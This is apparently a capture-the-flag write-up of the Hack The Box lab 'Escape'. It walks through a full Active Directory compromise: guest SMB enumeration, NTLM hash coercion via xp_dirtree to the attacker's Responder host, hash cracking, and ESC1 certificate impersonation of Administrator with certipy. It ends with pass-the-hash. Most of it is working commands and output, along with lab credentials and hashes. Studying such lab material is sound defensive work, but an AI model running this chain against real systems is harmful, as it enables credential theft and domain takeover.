HTB: Escape
🧑🚀 published on Tue Jun 02 2026 · 3 min read
Windows AD box with MSSQL exposed and no web server. Cleaner attack surface than most - you’re not sifting through web directories waiting for gobuster to finish. The path here chains three separate credential finds, each one unlocking the next: a PDF in a public share, a SQL error log, and an ADCS certificate template open to any domain user. The ESC1 at the end is worth understanding because it shows up constantly in real environments.
Recon
10.129.228.253, domain sequel.htb, DC hostname dc. Standard AD ports up - Kerberos, LDAP, SMB, WinRM - plus MSSQL 2019 on 1433. No web server, which narrows down where to start.
sudo nmap -sV -sC -T4 10.129.228.253
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb)
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0
From SMB Guest to MSSQL
Guest authentication is enabled on SMB. The Public share is readable without credentials:
nxc smb 10.129.228.253 -u 'guest' -p '' --shares
Share           Permissions
-----           -----------
IPC$            READ
Public          READ
One file in Public: SQL Server Procedures.pdf. Downloaded and read it:

Credentials right there: PublicUser:GuestUserCantWrite1. The PDF explains these are meant for non-domain-joined machines to connect to SQL Server. They confirmed working:
nxc mssql 10.129.228.253 -u PublicUser -p GuestUserCantWrite1 --local-auth
[+] DC\PublicUser:GuestUserCantWrite1
NTLM Hash Coercion via xp_dirtree
Logged into MSSQL as PublicUser - low-privilege guest account with no xp_cmdshell access. But there’s a different stored procedure worth trying: xp_dirtree. It makes SQL Server enumerate a directory path, which can be a remote UNC path over SMB. When SQL Server reaches out over SMB to resolve a UNC path like \\<attacker>\share, it authenticates using the NTLM hash of whatever account the SQL service is running as.
Responder sat on tun0, waiting:
sudo responder -I tun0 -vThen triggered the connection from MSSQL:
xp_dirtree //10.10.16.129/share[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash : sql_svc::sequel:43cd5d31aaaff169:9829...sql_svc reached out. Threw the NTLMv2 hash at hashcat:
hashcat -m 5600 sql_svc.hash /usr/share/wordlists/rockyou.txt
SQL_SVC::sequel:...:REGGIE1234ronniesql_svc:REGGIE1234ronnie. WinRM worked with those credentials, so I had a shell.
Ryan.Cooper from the Error Log
Once inside as sql_svc, I poked around the filesystem. C:\SQLServer\Logs\ had ERRORLOG.BAK. Pulled it locally and grepped through it:
2022-11-18 13:43:07.44 Logon  Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match.
2022-11-18 13:43:07.48 Logon  Logon failed for user 'NuclearMosquito3'. Reason: Password did not match.
Classic. Someone opened a login prompt for MSSQL, typed their domain username in the first field, then when the cursor jumped to the password field they typed the password - but they’d apparently typed the password in the username field and the username in the password field, in reverse order. Two consecutive failed logins: one for the username and one for the password entered as a username.
The plaintext password is sitting in the MSSQL error log: Ryan.Cooper:NuclearMosquito3. Tested it:
nxc winrm 10.129.228.253 -u Ryan.Cooper -p 'NuclearMosquito3'
[+] sequel.htb\Ryan.Cooper:NuclearMosquito3 (Pwn3d!)
ESC1 via the UserAuthentication Template
Running certipy as sql_svc earlier showed no certificate templates. The important detail was in Ryan’s group membership: BUILTIN\Certificate Service DCOM Access. That group lets you interact with ADCS over DCOM. When I re-ran certipy as Ryan, a template appeared:
"Template Name": "UserAuthentication",
"Enrollee Supplies Subject": true,
"Client Authentication": true,
"Enrollment Rights": ["SEQUEL.HTB\\Domain Users"],
"[!] Vulnerabilities": {
  "ESC1": "Enrollee supplies subject and template allows client authentication."
}
ESC1 is the combination of two flags on a certificate template. The first is “Enrollee Supplies Subject” - normally the CA controls what identity goes into the certificate’s Subject field. With this flag set, the person requesting the certificate gets to specify the subject, including the UPN (user principal name). The second requirement is that the template enables Client Authentication, meaning the resulting certificate can be used to prove identity to Kerberos. Put those two together and any user who can enroll in the template can request a certificate that says they’re Administrator.
Domain Users can enroll in UserAuthentication. Ryan is a domain user.
certipy req -u ryan.cooper@sequel.htb -p 'NuclearMosquito3' \
  -dc-ip 10.129.228.253 -target dc.sequel.htb \
  -ca 'sequel-DC-CA' -template UserAuthentication \
  -upn administrator@sequel.htb

[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Saving certificate and private key to 'administrator.pfx'
Then authenticate with the certificate to get the Administrator NT hash. The nmap output flagged an 8-hour clock skew between my machine and the DC - Kerberos rejects tickets more than 5 minutes off, so I needed to account for that:
faketime -f '+8h2s' certipy auth -pfx administrator.pfx -dc-ip 10.129.228.253

[*] Got TGT
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
Pass-the-hash into WinRM:
evil-winrm -i 10.129.228.253 -u administrator -H a52f78e4c751e5f5e17e1e9f3e58f4eeBoth flags. The xp_dirtree coercion is the technique I’d keep from this one. Most people think MSSQL foothold means xp_cmdshell code execution, but this box shows you can get a crackable NetNTLMv2 hash without enabling anything. Useful to know when xp_cmdshell is disabled and you just need a credential.